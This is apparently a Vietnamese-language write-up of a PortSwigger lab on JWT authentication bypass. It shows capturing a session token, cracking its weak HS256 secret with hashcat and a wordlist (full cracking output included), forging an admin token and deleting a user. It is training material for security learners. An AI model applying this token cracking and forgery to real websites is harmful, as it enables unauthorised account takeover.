Lab: JWT authentication bypass via weak signing key

PRACTITIONER


LAB Not solved

This lab uses a JWT-based mechanism for handling sessions. It uses an extremely weak secret key to both sign and verify tokens. This can be easily brute-forced using a wordlist of common secrets.


To solve the lab, first brute-force the website's secret key. Once you've obtained this, use it to sign a modified session token that gives you access to the admin panel at `/admin`, then delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`


- Mục đích: Bruteforce khóa bí mật của JWT và truy cập vào trang admin để xóa tài khoản carlos



- Đăng nhập tài khoản người dùng wiener



- Bắt gói tin bằng BurpSuite thì ta nhận được Session




➔ Đã có được mã JWT, ta có thể sử dụng hashcat để bruteforce ra khóa bí mật dựa trên danh sách đã có


```
eyJraWQiOiI4OTFhMmZiZS1hZjFlLTRkMTktYTZmZS02NjlhNzFhYTFkN2EiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIs
ImV4cCI6MTcyNDY0NTU2Niwic3ViIjoid2llbmVyIn0.Kl7HYTDPHhOfg2oOKcqHxoJ3i_7yz3YI1zM7izTFTtU:secret1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 16500 (JWT (JSON Web Token))
Hash.Target......: eyJraWQiOiI4OTFhMmZiZS1hZjFlLTRkMTktYTZmZS02NjlhNzF ... zTFTtU
Time.Started.....: Sun Aug 25 23:25:56 2024 (0 secs)
Time.Estimated...: Sun Aug 25 23:25:56 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (jwt.secrets.list)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     8183 H/s (1.45ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1024/103927 (0.99%)
Rejected.........: 0/1024 (0.00%)
Restore.Point....: 0/103927 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....:  → LH+gAPkC6/6lT90WhLU9QTYp2qQ6UxRaCB1IQBlomdk=
Hardware.Mon.#1..: Util: 26%

Started: Sun Aug 25 23:25:51 2024
Stopped: Sun Aug 25 23:25:58 2024
```

➔ Khóa bí mật: secret1

- Ta sẽ chỉnh sửa lại session như ý muốn



- Copy vào Repeater và gửi đi



- Xóa tài khoản “carlos”